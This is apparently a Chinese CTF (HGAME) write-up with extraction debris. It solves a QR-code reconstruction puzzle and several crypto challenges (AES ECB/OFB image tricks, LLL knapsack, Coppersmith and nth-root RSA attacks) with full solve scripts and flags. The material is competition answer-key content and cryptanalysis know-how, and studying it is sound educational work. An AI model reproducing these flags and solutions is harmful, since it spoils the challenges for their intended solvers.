
Cancel

Secret files in D:\OneDrive\文档

Secret file name	Size (MB)
------------------	-----------

Output directory : [D:\OneDrive\文档\](#)


Donate



获得一个压缩包

解压获得这张gif

regular



获得四张二维码





手动拼一下，能获得一张这样的二维码



于qrazybox修复，得到如此的二维码

识别，即为所求flag



于qrazybox修复，得到如此，二维码
识别，即为所求flag

QR码识别结果

hgame{drag0n_1s_d4nc1ng}

复制

关闭

QRazyBox

NewLoadSaveToolsHelpAbout

Editor Mode

Painter :

QR-Code version :

25x25 (ver. 2) - +

Module Size :

10px - +


Original Sample :

Load Sample


History :

Load from image

点击 Tools




点击选中的部分，然后点 `close`



点一下 `Editor Mode` 切换到 `Decode Mode`

点一下 `decode` 按钮，就弹出了flag



Crypto

奇怪的图片plus

服务端要求发送2张图片，使其在经过AES加密后相互异或的结果中的黑色像素点与target.png一致，且服务端会对这个结果进行等比缩放(至16 : 9)

很显然是要求2张图片的加密结果(缩放至16 : 9后)中相同像素的位置和target.png中黑色像素的位置一致

服务端采用的是AES的ECB模式，且按16字节进行分组，故按16字节重复明文在加密后将会得到按16字节重复的密文，而一个像素(RGB)对应3个字节，若想让位置不同但颜色相同的像素在加密后都得到相同的结果，则需要使一个像素(RGB)对应16*k个字节，很显然k至少为3，故将符合条件的图片等比放大48倍后再发送即可

```
1 from Crypto.Cipher import AES
2 from Crypto.Util.Padding import pad
3 import os
4 from PIL import Image, ImageDraw
5 import struct
6
7
8 def xor(a, b):
9     result = bytes(x ^ y for x, y in zip(a, b))
10    return result
11
```



```

12
13 def xor_images(image1, image2):
14     if image1.size != image2.size:
15         raise ValueError("Images must have the same dimensions.")
16     xor_image = Image.new("RGB", image1.size)
17     pixels1 = image1.load()
18     pixels2 = image2.load()
19     xor_pixels = xor_image.load()
20     for x in range(image1.size[0]):
21         for y in range(image1.size[1]):
22             r1, g1, b1 = pixels1[x, y]
23             r2, g2, b2 = pixels2[x, y]
24             xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
25     return xor_image
26
27
28 def image_to_bytes(image):
29     width, height = image.size
30     pixel_bytes = []
31     for y in range(height):
32         for x in range(width):
33             pixel = image.getpixel((x, y))
34             pixel_bytes.extend(struct.pack('BBB', *pixel))
35     image_bytes = bytes(pixel_bytes)
36     return image_bytes
37
38
39 def bytes_to_image(image_bytes, width, height):
40     pixel_bytes = list(image_bytes)
41     reconstructed_image = Image.new('RGB', (width, height))
42     for y in range(height):
43         for x in range(width):
44             start = (y * width + x) * 3
45             pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
46             reconstructed_image.putpixel((x, y), pixel)
47     return reconstructed_image
48
49 # black pixels in target.png
50 pos_list = [(1, 1), (1, 2), (1, 3), (1, 4), (1, 5), (1, 6), (1, 7), (2, 1),
51             (2, 4), (3, 1), (3, 4), (4, 1), (4, 2), (4, 3), (4, 4), (4, 5), (4, 6), (4,
52             7), (6, 1), (6, 2), (6, 3), (6, 4), (6, 5), (6, 6), (6, 7), (7, 1), (7, 4),
53             (7, 7), (8, 1), (8, 4), (8, 7), (9, 1), (9, 4), (9, 7), (11, 2), (11, 3), (11,
54             7), (12, 1), (12, 4), (12, 7), (13, 1), (13, 4), (13, 7), (14, 1), (14, 5),
55             (14, 6)]
56
57 image_1 = Image.new("RGB", (16, 9), "black")
58 image_2 = Image.new("RGB", (16, 9), "white")
59 draw_1 = ImageDraw.Draw(image_1)

```

```

54 draw_2 = ImageDraw.Draw(image_2)
55 for pos in pos_list:
56     draw_1.point(pos, (255, 255, 255))
57     draw_2.point(pos, (255, 255, 255))
58 image_1 = image_1.resize((48 * 16, 48 * 9), Image.NEAREST)
59 image_2 = image_2.resize((48 * 16, 48 * 9), Image.NEAREST)
60 image_1.save("image_1.png")
61 image_2.save("image_2.png")

```

第二部分采用AES的OFB模式，观察代码得知明文的低位都是0，且key已知，故可以得到所有轮向量，再由轮向量与密文异或即可得到明文

```

1 from Crypto.Cipher import AES
2 from PIL import Image
3 import struct
4
5
6 def xor(a, b):
7     result = bytes(x ^ y for x, y in zip(a, b))
8     return result
9
10
11 def image_to_bytes(image):
12     width, height = image.size
13     pixel_bytes = []
14     for y in range(height):
15         for x in range(width):
16             pixel = image.getpixel((x, y))
17             pixel_bytes.extend(struct.pack('BBB', *pixel))
18     image_bytes = bytes(pixel_bytes)
19     return image_bytes
20
21
22 def bytes_to_image(image_bytes, width, height):
23     pixel_bytes = list(image_bytes)
24     reconstructed_image = Image.new('RGB', (width, height))
25     for y in range(height):
26         for x in range(width):
27             start = (y * width + x) * 3
28             pixel = struct.unpack('BBB', bytes(pixel_bytes[start:start + 3]))
29             reconstructed_image.putpixel((x, y), pixel)
30     return reconstructed_image
31
32
33 key = b'\x86\x934n\x81\xfa\x05\xd8\x81\x7f\xd2U\x04U\xcd\xfa6' # gift

```

```

34 encrypted_image = Image.open("encrypted_flag.png")
35 c = image_to_bytes(encrypted_image)
36 iv_ = xor(c[:16], b"\x00" * 16)
37 F = AES.new(key=key, mode=AES.MODE_OFB, iv=iv_)
38 m_ = F.decrypt(c[16:])
39 bytes_to_image((b"\x00" * 16) + m_, 200, 150).show()

```

Backpack

背包问题有很多变体，Merkle–Hellman加密算法的背包问题是在超递增序列的基础上的，这里的背包密度 <0.94 ，考察的是直接使用LLL算法对背包问题进行解密。

具体的格的构建网上有很多，可以通过高斯启发式来判断构建的格是否合理，这里贴出比较常见的一种：

```

1 from sage.all import*
2 from Crypto.Util.number import inverse, long_to_bytes
3 import hashlib
4 a=[74763079510261699126345525979, 51725049470068950810478487507,
    47190309269514609005045330671, 64955989640650139818348214927,
    68559937238623623619114065917, 72311339170112185401496867001,
    70817336064254781640273354039, 70538108826539785774361605309,
    43782530942481865621293381023, 58234328186578036291057066237,
    68808271265478858570126916949, 61660200470938153836045483887,
    63270726981851544620359231307, 42904776486697691669639929229,
    41545637201787531637427603339, 74012839055649891397172870891,
    56943794795641260674953676827, 51737391902187759188078687453,
    49264368999561659986182883907, 60044221237387104054597861973,
    63847046350260520761043687817, 62128146699582180779013983561,
    65109313423212852647930299981, 66825635869831731092684039351,
    67763265147791272083780752327, 61167844083999179669702601647,
    55116015927868756859007961943, 52344488518055672082280377551,
    52375877891942312320031803919, 69659035941564119291640404791,
    52563282085178646767814382889, 56810627312286420494109192029,
    49755877799006889063882566549, 43858901672451756754474845193,
    67923743615154983291145624523, 51689455514728547423995162637,
    67480131151707155672527583321, 59396212248330580072184648071,
    63410528875220489799475249207, 48011409288550880229280578149,
    62561969260391132956818285937, 44826158664283779410330615971,
    70446218759976239947751162051, 56509847379836600033501942537,
    50154287971179831355068443153, 49060507116095861174971467149,
    54236848294299624632160521071, 64186626428974976108467196869]
5 bag=1202548196826013899006527314947
6 n=len(a)
7 L = Matrix(ZZ,n + 1,n+1)

```

```

8 for row, x in enumerate(a):
9     L[row, row] = 2
10    L[row, -1] = x
11    L[-1, :] = 1
12    L[-1, -1] = bag
13    Lsub=L.LLL()
14    p=''
15    for i in range(n):
16        if Lsub[0,i]==-1:
17            p='0'+p
18        else:
19            p='1'+p
20    p=int(p,2)
21    flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
22    print(flag)

```

midRSA

明文高位泄露，考查coppersmith在RSA中的使用。

```

1 from Crypto.Util.number import *
2 e=5
3 n=27814334728135671995890378154778822687713875269624843122353458059697288888640
5729224862875564312417864611595132361289141766804977756196946849034980705773078
1026367728029411413592970874598840696330727976702896951530589520702828219354735
6414827419008393701158467818535109517213088920890236300281646288761697842280633
2853553763894683600335841022582430588851748120182954601965154838192549131830794
9694730957439284837850424699154678125213986187650989447642052531725169595335575
5164789878602945615879965709871975770823484418665634050103852564819575756950047
691205355599004786541600213204423145854859214897431430282333052121
4 c=45622131411586708863820720303449463624470661111162172357784872909606923006795
8132663018625661447131501758684502639383208332844681939698124459188571813527149
7722924641395307367176197417049459260756320640721253615164356311218457531865592
9799335527077981805770297378339158985115911402931029655170145674869891423134483
5187917559305440269560613326893204748127999254902102919605370363889581136724164
096879573173870280806620454087466970358998654736755257023225078147018537101
5 m0=9999900281003357773420310681169330823266532533803905637<<128
6 R.<x> = PolynomialRing(Zmod(n), implementation='NTL')
7 f = (m0 + x)^e - c
8 xx = f.small_roots()
9 flag = m0 + int(xx[0])
10 print(long_to_bytes(flag))

```

babyRSA

考查幂展开、费马小定理和域下开高次根

通过幂展开和费马小定理可以得到

$$(e + 114514)^{65537} \equiv gift \pmod{p}$$

求出e后会发现e|phi

这边看到有不少人是爆破的e，其实不需要（具体看代码，主要是逆元的知识）。

域下开高次根比较常用的是AMM算法

这里也可以用集成好的nth_root来完成域下开高次根

```
1 from Crypto.Util.number import *
2 from tqdm import tqdm
3 p=14213355454944773291
4 q=61843562051620700386348551175371930486064978441159200765618339743764001033297
5 c=10500213872246694649593663865603821400004347575163902508525511396508874927246
   1906892586616250264922348192496597986452786281151156436229574065193965422841
6 phi=p^3*(p-1)*(q-1)
7 gift=9751789326354522940
8 d1=inverse(0x10001,phi)
9 e=pow(gift,d1,p)-114514
10 n=p^4*q
11 K=Zmod(n)
12 x=K(c).nth_root(e,all=True)
13 for i in tqdm(x):
14     m=long_to_bytes(int(i))
15     if b"hgame" in m:
16         print(m)
17         break
```

